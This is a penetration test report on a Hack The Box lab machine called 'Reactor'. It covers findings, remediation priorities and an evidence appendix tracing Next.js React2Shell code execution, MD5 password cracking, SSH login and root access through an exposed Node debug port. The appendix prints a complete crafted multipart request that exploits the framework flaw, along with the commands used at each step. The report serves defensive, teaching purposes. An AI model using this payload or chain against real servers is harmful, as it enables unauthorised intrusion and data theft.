PENETRATION TEST REPORT

HACK THE BOX

Reactor
Penetration Test Report

Attack surface, findings and remediation priorities

OVERALL RISK: CRITICAL

4ss3m // CONFID

DOCUMENT DETAILS

Target	10.129.245.214 (reactor)
Services tested	TCP 22 (remote login), TCP 3000 (web application)
Application	Node.js 20.20.2 / Next.js 15.0.3 / React 19.0.0-rc
Operating system	Ubuntu Linux, kernel 6.8.0-117-generic
Test window	11 October 2026
Test type	Black box - no credentials or information supplied

1 EXECUTIVE SUMMARY

An unknown person on the internet could take complete control of the server without any username or password. Starting from nothing but the server's address, we ran our own commands inside the web application, read the files it uses to operate, copied out the database of user accounts and their passwords, recovered one of those passwords, logged in to the server as a member of staff, and finished with the highest level of access on the machine - the same access the server's own administrator has. Nothing stopped us and nothing was triggered.

The web application was the way in. It runs framework versions below the fixed release for a published flaw, so a single crafted request runs an intruder's code before the application checks who is asking. Once that worked, every secret the application held was readable: the user database, and an API key for an internal alerting service.

Two further weaknesses turned that into a total compromise. Staff passwords were stored in a form that can be reversed, and a debugging interface was left switched on inside a service running as the administrator. Either one alone would have been serious. Together they made full server compromise a single-session exercise.

#	Finding	Severity
01	Anyone on the internet could run their own code in the web application	CRITICAL
02	Staff passwords were stored in a form that can be reversed	HIGH
03	A debugging interface left switched on, running as the administrator	HIGH
04	A monitoring service was allowed to run as the administrator	HIGH
05	Internal secrets stored in plain text inside the application folder	MEDIUM
06	Password login allowed a database password to become server access	MEDIUM
07	The web application account could read far more than it needed	MEDIUM
08	The application announced its name and exact version to any visitor	LOW

4ss3m // CONFIDENTIAL

2 HOW THE ATTACK UNFOLDED

1. **We looked at what the server offers.** Two services were reachable from the internet: remote login, and the Reactor web application on port 3000. Nothing else.
2. **We identified the software behind the application.** It announced its framework and version, and we confirmed the exact versions by reading the JavaScript the browser downloads. Both sat below the fixed release for a published flaw.
3. **One crafted request ran our own code inside the application.** It executed before the application checked who was asking. The server returned `uid=999(node)` - the application's own service account. No username or password was ever needed.
4. **We read what the application could see.** Its configuration file held a live API key and an internal alerting address; its database held the user accounts.
5. **We recovered a staff password.** The passwords were unsalted MD5. We copied the database and reversed the engineer account's password offline in seconds, so no failed login appeared anywhere on the system.
6. **We logged in to the server as a member of staff.** The remote login service accepted passwords, and it accepted the one we had recovered.
7. **We found the step to administrator.** A Node.js debug interface was listening on the server's loopback address, attached to a monitoring process running as the administrator. We sent it `id` and it returned `uid=0(root)` - full control of the machine. This completed the test.

4ss3m // CONFIDENTIAL

3 WHAT WE FOUND

CRITICAL

F-01 Anyone on the internet could run their own code in the web application

Public web application, TCP 3000 - Next.js 15.0.3 / React 19.0.0-rc (React2Shell, CVE-2025-55182)

The dashboard runs framework versions that are below the fixed releases for a publicly documented flaw in how the framework handles incoming requests. A single crafted request runs the attacker's command inside the application **before it checks who is asking** , so no account, token or valid session is needed. We sent that request and the server returned `uid=999(node) gid=999(node)` - the application's own service account.

Why it matters. This is the front door. Anyone who can reach the site can get in, with no credential to steal and no user to trick. The flaw is public and written up, so a working attack is assembled from instructions rather than researched - and it is trivial to run against many targets at once. Everything below was reachable once this was open.

Fix

- Upgrade Next.js and React to the fixed releases and redeploy. This is a dependency upgrade, not a rewrite.
- Confirm what is actually bundled afterwards by reading the versions back out of the live server, not the package file.
- As a stopgap only, block requests carrying a `Next-Action` header at the reverse proxy or take the service off the internet. A stopgap is not a fix.
- Check the rest of the estate for the same framework versions - several release lines are affected.

HIGH

F-02 Staff passwords were stored in a form that can be reversed

Application database `users` table - reachable through F-01

Passwords were stored as unsalted MD5, a fast general-purpose hash never designed for passwords. We copied the database and attacked it offline on our own machine. The engineer account fell in seconds (`39d971...e8e:reactor1`); the admin hash did not fall to the same word list.

Why it matters. The stored values are passwords, not just verifiers - anyone who reads the file can read the passwords. Without a salt, one precomputed table cracks every account with the same password, on this system and any other using the same scheme. The password we recovered was also valid for remote login to the server, so this finding and F-06 together turned a database read into a server login.

Fix

- Move to Argon2id, bcrypt or scrypt with a per-user random salt and a deliberately slow work factor.
- Re-hash each user's password on their next successful login, and force a reset for accounts that do not return inside a set window.
- Treat every stored password as disclosed now and force a reset - the old hashes stay readable until they are gone.
- Reject passwords that appear in known-breach lists; `reactor1` is a dictionary word plus a digit, which is exactly what a word list targets.

HIGH

F-03 A debugging interface left switched on, running as the administrator

TCP 9229 on the loopback interface, attached to `uptime-monitor.service`

`ss -lntp` showed `node --inspect=127.0.0.1:9229` owned by `root` . A debug interface exists to run code inside the process it is attached to; that process was the administrator account. We asked it to run `id` and it answered `uid=0(root) gid=0(root)` .

Why it matters. This is what turned a limited foothold into total control. Without it, the recovered staff password

gave one unprivileged account. With it, the same foothold gave the whole machine - read all data, alter the operating system, install software, remove evidence. Binding to loopback is often mistaken for protection: it limits who can reach the port, but it does not identify or authorise the caller, and any foothold on the host defeats it.

Fix

- Remove `--inspect` from the service definition. It has no place in production.
- If a debug interface is genuinely needed, run the service as an unprivileged account, use an owner-only filesystem socket, and require a restart to enable it.
- Run a scheduled check for listeners on debugging ports (9229 Node, 5005/8000 Java, 5678 Python) across every host.
- Alert on new listeners - a service appearing on an unused port is a configuration change worth knowing about.

HIGH

F-04 A monitoring service was allowed to run as the administrator

`uptime-monitor.service` - no `User=` directive in the systemd unit

With no `User=` line, the service runs as the administrator account. A service that checks whether systems are reachable has no need for administrative rights. This is the root cause behind F-03 - the debug interface was only devastating because of the account it ran under.

Why it matters. Reported separately from F-03 on purpose. Removing the debug flag fixes the symptom; fixing this removes the class. Any future flaw in that service, or any other service configured the same way, stays contained instead of becoming a full compromise.

Fix

- Add a `User=` directive naming a dedicated unprivileged account, and remove any capability the service does not need.
- Apply the same standard to every unit on the host - audit for services with no `User=` line.
- Add filesystem hardening (`ProtectSystem=strict` , `ProtectHome=true`) so a compromised service cannot read the whole host.

MEDIUM

F-05 Internal secrets stored in plain text inside the application folder

`/opt/reactor-app/.env` - read through F-01

The configuration file holds live secrets in the clear - `SENSOR_API_KEY=rw_sk_...` and an internal alerting address - and sits inside the application's own directory. The database file beside it was world-readable (`-rw-r--r--`). We read it in full. Nothing had to be guessed, decrypted or brute-forced.

Why it matters. Any compromise of the application becomes a compromise of everything it knows. The API key is a live credential for an internal service, so the intruder's reach extended past the machine they had broken into. The webhook address leaked an internal host name. Secrets in files travel into backups, build artefacts, images and developer machines, and `644` on the database means every account on the host can read user data.

Fix

- Rotate `SENSOR_API_KEY` now and revoke the old value.
- Inject secrets at deploy time from a secret manager, or from a `600` file outside the application tree.
- Set the database file to `600` , owned by the service account.
- Scope the API key to raising alerts and nothing else, and keep `.env` out of source control and build artefacts.

4ss3m // CONFIDENTIAL

MEDIUM

F-06 Password login allowed a database password to become server access

Remote login service, TCP 22

Remote login accepted passwords. Combined with F-02, a password recovered from the application's own database was accepted as a credential for the server itself - `uid=1000(engineer)` , a member of the `adm` and `lxd` groups. The application and the operating system shared a credential.

Why it matters. Weakening either system weakened both. A password can be phished, reused and sprayed in a way a key cannot, and there was no second factor behind it. We did not test login rate limits, in line with the rules of engagement, but nothing in the configuration would slow a determined attacker down once they hold a credential.

Fix

- Disable password authentication and require keys.
- Require a second factor for staff and administrative access.
- Never let one credential be valid for both an application account and an operating-system login.
- Restrict login sources to an administrative network or jump host, rate-limit authentication at the edge, and alert on logins from new addresses.
- Review the supplementary groups on staff accounts. This account is in `adm` , which grants read access to every file under `/var/log` , and in `lxd` . Neither is needed for the role this account serves.

MEDIUM

F-07 The web application account could read far more than it needed

Service account `node` (uid 999) on the application host

Running as the application account we read its own credentials and copied the user database. Nothing separated 'the code needed to serve web pages' from 'the material that must never be disclosed'. No extra privilege was required.

Why it matters. It removed the last barrier. After F-01 there was nothing left to bypass - the secrets and the user data were simply readable. Held in place, it makes every future application flaw equally severe: any bug yielding code execution yields a data breach.

Fix

- Give the application a database account that reaches only what it needs, rather than the whole user table.
- Apply systemd filesystem hardening with explicit `ReadWritePaths=` .
- Run the application in a container or sandbox so its view of the filesystem is only what it was given.
- Keep secrets outside the application's readable tree (F-05).

LOW

F-08 The application announced its name and exact version to any visitor

`x-powered-by: Next.js` response header, and version strings in the served JavaScript bundles

The application identifies its framework in response headers, and the exact Next.js and React versions are readable from the JavaScript the browser downloads (`next 15.0.3` , `react 19.0.0-rc-66855b96-20241106`).

Why it matters. Not a vulnerability on its own - it discloses no data and grants no access. It is reported because it was a real step in this attack: it confirmed which class of flaw to look for and that the published fix had not been applied. It shortens an attacker's work rather than enabling it.

Fix

- Set `poweredByHeader: false` to remove the `x-powered-by` header.
- Feed exact component versions into vulnerability management so public advisories match your estate automatically.
- Do not spend effort mangling version strings inside bundles - they are hard to remove and break caching. Patch

instead.

4ss3m // CONFIDENTIAL

4 WHAT TO FIX FIRST

Priority	Action	Severity
1	Patch Next.js and React, or take the application off the internet until you can (F-01)	Critical
2	Remove `--inspect` from the uptime monitor service (F-03)	High
3	Stop running services as the administrator account (F-04)	High
4	Replace unsalted MD5 with Argon2id or bcrypt, and reset every stored password (F-02)	High
5	Rotate `SENSOR_API_KEY` and every other secret that lived on the server (F-05)	Medium
6	Disable password login on the server; require keys and a second factor (F-06)	Medium
7	Restrict what the application account can read (F-07)	Medium
8	Remove the `x-powered-by` header and feed versions into vulnerability management (F-08)	Low

Fixing the first item alone - patching the framework - would have stopped this attack before it started. The rest are not optional, but none of them was reachable on its own.

4ss3m // CONFIDENTIAL

A APPENDIX - TECHNICAL EVIDENCE

Recorded command output, for the engineers who will implement the fixes.

Step 1 - Reconnaissance


```
$ nmap -Pn -p- --min-rate 2000 10.129.245.214
22/tcp   open  ssh
3000/tcp open  ppp

$ nmap -Pn -sV -sC -p22,3000 10.129.245.214
22/tcp   open  ssh   OpenSSH 9.6p1 Ubuntu 3ubuntu13.16
3000/tcp open  http  Node.js (Express middleware)
```

Step 2 - Identifying the application and its versions (F-08)

```
$ curl -sI http://10.129.245.214:3000/
vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch
x-powered-by: Next.js

$ curl -s http://10.129.245.214:3000/ -o home.html
$ grep -o '/_next/static/chunks/[^"]*' home.html | sort -u
$ grep -oE '19\.[0-9]+\.[0-9]+(-rc-[a-z0-9-]+)?' js/main.js | sort -u
19.0.0-rc-66855b96-20241106
$ grep -o '"next":"[^"]*"' js/main.js
15.0.3
```



Developer tools open on the ReactorWatch dashboard, showing the JavaScript bundles the server hands to any visitor under /_next/static/chunks.

Step 3 - Proving code execution (F-01)

```
$ python3 -I react2shell_wiz.py http://10.129.245.214:3000/ \
      'return String(process.mainModule.require("child_process").execSync("id"))' \
      3e15c2a341152712b79b5107207cfc1598cded84

HTTP 200
uid=999(node) gid=999(node) groups=999(node)


POST / HTTP/1.1
Host: 10.129.245.214:3000
Next-Action: 3e15c2a341152712b79b5107207cfc1598cded84
Content-Type: multipart/form-data; boundary=----react2shell

------react2shell
Content-Disposition: form-data; name="0"
"$1"
------react2shell
Content-Disposition: form-data; name="1"
{"_response":"$4","status":"resolved_model","reason":-1,"then":"$2:then",
 "value":"{\"then\":\"$3:map\",\"0\":{\"then\":\"$B3\"},\"length\":1}"}
------react2shell
Content-Disposition: form-data; name="2"
"$@3"
------react2shell
Content-Disposition: form-data; name="3"
[]
------react2shell
Content-Disposition: form-data; name="4"
{"_prefix":"<code>//","_formData":{"get":"$3:constructor:constructor"},
 "_chunks":"$2:_response:_chunks"}
------react2shell--
```

Step 4 - Configuration and data (F-05, F-07)

```
cat /opt/reactor-app/.env
  DATABASE_URL=file:./reactor.db
  SENSOR_API_KEY=rw_sk_7f8a9b2c3d4e5f6g7h8i9j0k
  ALERT_WEBHOOK=https://alerts.internal.reactor.htb/webhook
  NODE_ENV=production

ls -la /opt/reactor-app
  -rw-r--r-- 1 node node 20480 reactor.db
```



A shell as the application's own service account (node), in the application directory. reactor.db, next.config.js and package.json were all readable.

Step 5 - The user database (F-02)

```
$ sqlite3 reactor.db '.tables'
sensors  users
$ sqlite3 reactor.db 'select id,username,password,role from users;'
1|admin   |a203b22191d744a4e70ada5c101b17b8|admin
2|engineer|39d97110eafe2a9a68639812cd271e8e|engineer

$ hashcat -m 0 engineer.hash /usr/share/wordlists/rockyou.txt
39d97110eafe2a9a68639812cd271e8e:reactor1
```

```
Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 515 MB (9786 MB free)

Dictionary cache built:
* Filename..: /tmp/rk/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec

39d97110eafe2a9a68639812cd271e8e:reactor1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 39d97110eafe2a9a68639812cd271e8e
Time.Started.....: Mon Oct 12 09:44:14 2026 (1 sec)
Time.Estimated...: Mon Oct 12 09:44:15 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/tmp/rk/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  1335.7 kH/s (0.41ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 344064/14344384 (2.40%)
Rejected.........: 0/344064 (0.00%)
Restore.Point....: 331776/14344384 (2.31%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: teach05 -> marsia
Hardware.Mon.#01.: Util: 13%

Started: Mon Oct 12 09:43:38 2026
Stopped: Mon Oct 12 09:44:16 2026
→ replay
```

hashcat reversing the engineer account's password offline, on our own machine, against the rockyou.txt word list.

Step 6 - Server access as a member of staff (F-06)

```
$ ssh engineer@10.129.245.214
engineer@reactor:~$ id
uid=1000(engineer) gid=1000(engineer) groups=1000(engineer),4(adm),24(cdrom),30(dip),46(plugdev),101
    (lxd)
engineer@reactor:~$ cat user.txt
[flag value redacted]
engineer@reactor:~$ sudo -l
Sorry, user engineer may not run sudo on reactor.
```

```
Are you sure you want to continue connecting (yes/no/[fingerprint])?
Host key verification failed.
→ replay ssh engineer@
The authenticity of host '                              ' can't be established.
ED25519 key fingerprint is: SHA256:9v9mCPC4gn2EN/IbKKwhV8KZoNVTsVPorFhlTkNByPM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '              ' (ED25519) to the list of known hosts.
engineer@           's password:
 ____  _____    _    ____ _____ ___  ____
|  _ \| ____|  / \  / ___|_   _/ _ \|  _ \
| |_) |  _|   / _ \| |     | || | | | |_) |
|  _ <| |___ / ___ \ |___  | || |_| |  _ <
|_| \_\_____/_/   \_\____| |_| \___/|_| \_\

    ReactorWatch Core Monitoring System
    Nuclear Dynamics Corp. - Site 7

    AUTHORIZED PERSONNEL ONLY
Last login: Mon Oct 12 07:44:47 2026 from
engineer@reactor: $ ls
user.txt
engineer@reactor: $ id
uid=1000(engineer) gid=1000(engineer) groups=1000(engineer),4(adm),24(cdrom),30(dip),46(plugdev),101(lxd)
engineer@reactor: $ cat user.txt

engineer@reactor: $
```

Remote login to the server as engineer using the recovered password, and the user.txt read from that account. (The flag value is redacted throughout; the id


Step 7 - Administrative control (F-03, F-04)

```
$ ss -lntp
LISTEN 0 511 127.0.0.1:9229 0.0.0.0:* users:(("node",pid=1183,fd=20))
$ ps -o user,pid,args -p 1183
root  1183  node --inspect=127.0.0.1:9229 /opt/uptime-monitor/worker.js

$ systemctl cat uptime-monitor.service | grep -E 'ExecStart|User'
ExecStart=/usr/bin/node --inspect=127.0.0.1:9229 /opt/uptime-monitor/worker.js
(no User= directive - the service runs with administrative rights)

$ curl -s http://127.0.0.1:9229/json/list
[{"type":"node","webSocketDebuggerUrl":"ws://127.0.0.1:9229/<id>"}]

Runtime.evaluate  id                  ->  uid=0(root) gid=0(root) groups=0(root)
Runtime.evaluate  cat /root/root.txt  ->  [flag value redacted]
```



The same script used against the debug interface returning uid=0(root), then root.txt - administrative control of the server. (Flag value redacted.)

Host details recorded during the test

```
hostname        reactor
kernel          6.8.0-117-generic
openssh         9.6p1 Ubuntu-3ubuntu13.16
node            v20.20.2
next            15.0.3
react           19.0.0-rc-66855b96-20241106
services        reactor-app.service, uptime-monitor.service
host logging    auditd with laurel installed and running
```